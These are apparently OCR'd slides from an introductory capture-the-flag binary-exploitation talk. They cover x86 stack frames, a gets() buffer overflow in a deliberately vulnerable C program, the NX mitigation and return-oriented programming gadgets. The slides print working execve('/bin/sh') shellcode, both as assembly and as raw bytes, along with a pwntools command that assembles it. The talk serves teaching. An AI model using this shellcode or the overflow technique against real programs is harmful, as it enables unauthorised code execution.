Binary Exploitation

Intro to pwn


By Lennard

11.06.2026


Typical pwn challenge

- Finding/exploiting bugs in a Linux binary (executable)
- memory corruption
- Goal: make binary execute `/bin/sh`
- Programs written in C, C++, Rust, Zig, or Assembly


Stackframes



Stackframes



Stackframes



Function calls in x86

- `call` pushes return address onto stack and jumps to function
- `ret` pops saved return address into `rip` (instruction pointer)

```c
#include <stdio.h>

int main() {
    puts("Hello world!");
    return 0;
}
```

```
0x00: endbr64
0x04: push rbp                  // memory[rsp -= 8] = rbp
0x05: mov  rbp, rsp             // rbp = rsp
0x08: lea  rdi, [rip + 0xfbc] // rdi = &"Hello world!"
0x0f: call puts@plt             // push rip; jmp puts@plt
0x13: xor  eax, eax             // rax = 0
0x15: leave                     // undo lines 0x05 and 0x04
0x16: ret                       // pop rip
```

`leave` is equivalent to

```
mov rsp, rbp // rsp = rbp
pop rbp      // rbp = memory[rsp]; rsp += 8
```

Any questions?


Stack buffer overflows

```c
int main() {
    int var = 0;
    char buf[10];

    gets(buf);

    return 0;
}
```


```
gets(3)                 Library Functions Manual                 gets(3)

NAME
       gets - get a string from standard input (DEPRECATED)

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s
       until either a terminating newline or  EOF,  which  it  replaces
       with  a  null  byte ('\0').

BUGS
       Never use gets().  Because it  is  impossible  to  tell  without
       knowing  the  data  in  advance  how many characters gets() will
       read, and because gets() will continue to store characters  past
       the end of the buffer, it is extremely dangerous to use.  It has
       been used to break computer security.  Use fgets() instead.

Linux man-pages 6.9.1          2024-06-15                       gets(3)
```

Stackframe of main function

Overflowing the buffer




Crashing the binary



Exploiting

Inject shellcode into memory and jump to it



Shellcode

machine code that spawns a shell

```
mov  rax, 0x68732f6e69622f
push rax        ; push "/bin/sh\0" onto stack
mov  rdi, rsp
xor  rsi, rsi   ; rsi = 0
xor  rdx, rdx   ; rdx = 0
mov  rax, 0x3b  ; Linux syscall number
syscall         ; execve("/bin/sh", 0, 0)

; can be optimized down to 22 bytes:
\x31\xF6\x56\x48\xBB\x2F\x62\x69\x6E\x2F\x2F
\x73\x68\x53\x54\x5F\xF7\xEE\xB0\x3B\x0F\x05
```

🎵 ~~Telematics~~ Tool Time 🎵

Online assembler: defuse.ca

Debugger: pwntools + pwndbg

```
SHELL=/bin/sh pwn asm --debug --context amd64 "mov rax, 0x68732f6e69622f;
  push rax; mov rdi, rsp; xor rsi, rsi; xor rdx, rdx; mov rax, 0x3b; syscall"
```

What's the catch?


🤮 Mitigations 🤮

🤮 NX (No eXecute) 🤮

- Stack no longer executable
- Other executable segments are read-only
- Injected shellcode can’t be executed

🤮 NX (No eXecute) 🤮

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
             Start                End Perm     Size Offset File
    0x555555554000     0x555555555000 r--p     1000      0 /tmp/a.out
    0x555555555000     0x555555556000 r-xp     1000   1000 /tmp/a.out
    0x555555556000     0x555555557000 r--p     1000   2000 /tmp/a.out
    0x555555557000     0x555555558000 r--p     1000   2000 /tmp/a.out
    0x555555558000     0x555555559000 rw-p     1000   3000 /tmp/a.out
    0x555555559000     0x55555557a000 rw-p    21000      0 [heap]
    0x7ffff7d92000     0x7ffff7d95000 rw-p     3000      0 [anon_7ffff7d92]
    0x7ffff7d95000     0x7ffff7db9000 r--p    24000      0 /usr/lib/libc.so.6
    0x7ffff7db9000     0x7ffff7f2a000 r-xp   171000  24000 /usr/lib/libc.so.6
    0x7ffff7f2a000     0x7ffff7f78000 r--p    4e000 195000 /usr/lib/libc.so.6
    0x7ffff7f78000     0x7ffff7f7c000 r--p     4000 1e3000 /usr/lib/libc.so.6
    0x7ffff7f7c000     0x7ffff7f7e000 rw-p     2000 1e7000 /usr/lib/libc.so.6
    0x7ffff7f7e000     0x7ffff7f88000 rw-p     a000      0 [anon_7ffff7f7e]
    0x7ffff7fc1000     0x7ffff7fc5000 r--p     4000      0 [vvar]
    0x7ffff7fc5000     0x7ffff7fc7000 r-xp     2000      0 [vdso]
    0x7ffff7fc7000     0x7ffff7fc8000 r--p     1000      0 /usr/lib/ld-linux-
    0x7ffff7fc8000     0x7ffff7ff1000 r-xp    29000   1000 /usr/lib/ld-linux-
    0x7ffff7ff1000     0x7ffff7ffb000 r--p     a000  2a000 /usr/lib/ld-linux-
    0x7ffff7ffb000     0x7ffff7ffd000 r--p     2000  34000 /usr/lib/ld-linux-
    0x7ffff7ffd000     0x7ffff7fff000 rw-p     2000  36000 /usr/lib/ld-linux-
    0x7ffffffde000     0x7ffffffff000 rw-p    21000      0 [stack]
0xffffffffff600000 0xffffffffff601000 --xp     1000      0 [vsyscall]
```



🚀 Return-oriented programming (ROP) 🚀

- Instead of injecting own code, use existing code:
  - Overwrite return address with pointer to existing "gadget"
  - Gadgets that end with `ret` can be chained together

ROP gadget examples

set register:

```
pop rdi
ret
```

Arbitrary Write:

```
mov qword [rdi], rax  ; *rdi = rax
ret
```

